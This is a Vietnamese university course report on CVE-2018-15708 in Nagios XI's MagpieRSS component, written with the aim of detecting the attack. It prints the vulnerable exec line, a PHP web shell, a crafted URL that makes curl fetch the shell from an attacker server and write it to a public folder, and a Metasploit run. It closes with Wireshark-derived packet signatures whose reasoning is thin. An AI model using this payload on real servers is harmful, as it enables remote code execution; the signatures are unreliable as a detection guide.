

**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG**

**Cơ sở tại TP.HCM**



**MÔN HỌC: CHUYÊN ĐỀ AN NINH MẠNG**

**ĐỀ TÀI: VIẾT CHƯƠNG TRÌNH PHÁT HIỆN TẤN CÔNG LỖ HỔNG CVE-2018-15708**

**Giảng viên: Nguyễn Hồng Sơn**

**Sinh viên thực hiện:**

Lê Khánh Duy – N18DCAT014

# Lỗ hổng CVE-2018-15708

## Giới thiệu

Một lỗ hổng nghiêm trọng tồn tại trong thư viện **MagpierRSS**. Thư viện này chứa một phiên bản tùy chỉnh của thành phần **Snoopy** cho phép kẻ tấn công từ xa, không được xác thực đưa các đối số tùy ý vào lệnh "curl". Bằng cách yêu cầu magpie\_debug.php với một giá trị thủ công được chỉ định trong tham số HTTP GET 'url', thành phần dễ bị tấn công có thể bị khai thác để ghi dữ liệu tùy ý vào một vị trí trên đĩa mà người dùng 'apache' có thể ghi được. Chẳng hạn, vị trí **/usr/local/nagvis/share/** có thể ghi và truy cập công khai. Nếu kẻ tấn công viết mã PHP vào vị trí này, thì việc thực thi mã tùy ý có thể đạt được với các đặc quyền của người dùng apache.

Kết hợp với lỗ hổng leo thang đặc quyền cục bộ, việc thực thi mã tùy ý với quyền root là khả thi.

Magpie\_debug.php chấp nhận tham số HTTP GET, 'url' và sau đó gọi hàm fetch\_rss() với URL làm đối số. Hàm fetch\_rss được xác định trong **/usr/local/nagiosxi/html/includes/dashlets/rss\_dashlet/magpierss/rss\_fetch.inc** và được sử dụng để thực hiện yêu cầu HTTP đối với URL được cung cấp. Đào sâu hơn, hàm \_fetch\_remote\_file() được gọi, sau đó hàm này sẽ khởi tạo một đối tượng Snoopy. Sau đó, phương thức tìm nạp () của lớp Snoopy được gọi, phương thức này cuối cùng sẽ gọi phương thức \_httpsrequest () nếu URL HTTPS được chỉ định.

Cụ thể, mã có vấn đề liên quan đến dòng này trong Snoopy.class.inc:

**exec($this->curl\_path." -D \"/tmp/$headerfile\"".escapeshellcmd($cmdline\_params)." ".escapeshellcmd($URI),$results,$return);**

Kẻ tấn công từ xa có thể dễ dàng khai thác lỗ hổng này.

## Bằng chứng về khái niệm

Giả sử kẻ tấn công thiết lập máy chủ web tại **https://192.168.1.191:8080/**. Kẻ tấn công cấu hình máy chủ để phản hồi bằng mã PHP. Một cái gì đó như thế này:

**<?php system($\_GET['cmd']); ?>**

Phiên bản Nagios XI được đặt tại **https://192.168.1.208**. Sử dụng URL sau, kẻ tấn công có thể khai thác lỗ hổng trong lớp Snoopy và ghi mã PHP vào /usr/local/nagvis/share/exec.php.

Lưu ý rằng “-o /usr/local/nagvis/share/exec.php” được bao gồm trong giá trị của tham số 'url'. Điều này yêu cầu curl xuất phản hồi cho tệp này.

[**https://192.168.1.208/nagiosxi/includes/dashlets/rss\_dashlet/magpierss/scripts/magpie\_debug.php?url=https://192.168.1.191:8080/%20-o%20/usr/local/nagvis/share/exec.php**](https://192.168.1.208/nagiosxi/includes/dashlets/rss_dashlet/magpierss/scripts/magpie_debug.php?url=https://192.168.1.191:8080/%20-o%20/usr/local/nagvis/share/exec.php)


Sau khi hoàn thành yêu cầu này, kẻ tấn công có thể thực thi các lệnh hệ thống tùy ý bằng cách tạo một URL như sau:

[**https://192.168.1.208/nagvis/exec.php?cmd=whoami**](https://192.168.1.208/nagvis/exec.php?cmd=whoami)

## Thực hiện tấn công


Tiến hành tấn công với payload có sẵn của **metasploit** với:

* RHOSTS: là địa chỉ ip của máy Victim
* RSRVHOST: là địa chỉ server để upload file php đến server Victim




Sửng dụng 1 URL từ máy Actacker để upload file .php lên server Victim, có 2 file được tải lên với URL khác nhau. Sau khi hoàn thành sẽ tạo 1 session để kết nối vào máy Victim


**Thực hiện thử các lệnh**



Sử dụng Wireshark để bắt các gói trong quá trình tấn công





**Phân tích các gói**



Đầu tiên máy Atacker sẽ truy cập đến domain của server Victim qua port 443 (https) và Actacker sẽ tạo port ngẫu nhiên để tránh phát hiện


**Các gói upload file .php**






Các gói sinh ra trong quá trình tải lên file .php từ máy Actacker đến máy Victim, do có 2 file .php được gửi nên sinh ra 2 phần. Máy Actacker sẽ tải từ port 8080 đến port ngẫu nhiên của máy Victim, port Actacker có thể thay đổi

**Cái gói sinh ra trong quá trình kết nối 2 máy**



Máy Atacker sẽ kết nối từ port 4444 đến port ngẫu nhiên trên máy Victim, có từ 1000-2000 gói được gửi.

**Các gói sinh ra từ các lệnh test cmd**



**Xác định signature**

* Trong mỗi lần gửi file .php đều sinh ra gói [SYN] và win=64240 từ máy Actacker -> Victim
* Victim -> Atacker sẽ trả ra gói [SYN, ACK] và win=28960
* Gửi file .php từ Actacker->Victim qua port 8080 nhưng port này có thể thay đổi nên không chọn làm key, chọn [SYN] và win=29200
* Victim -> Atacker sẽ trả ra gói [SYN, ACK] và win=65160
* Trong quá trình tạo session sẽ gửi 1000-2000 từ máy Actacker->Victim

[ACK] và win=65280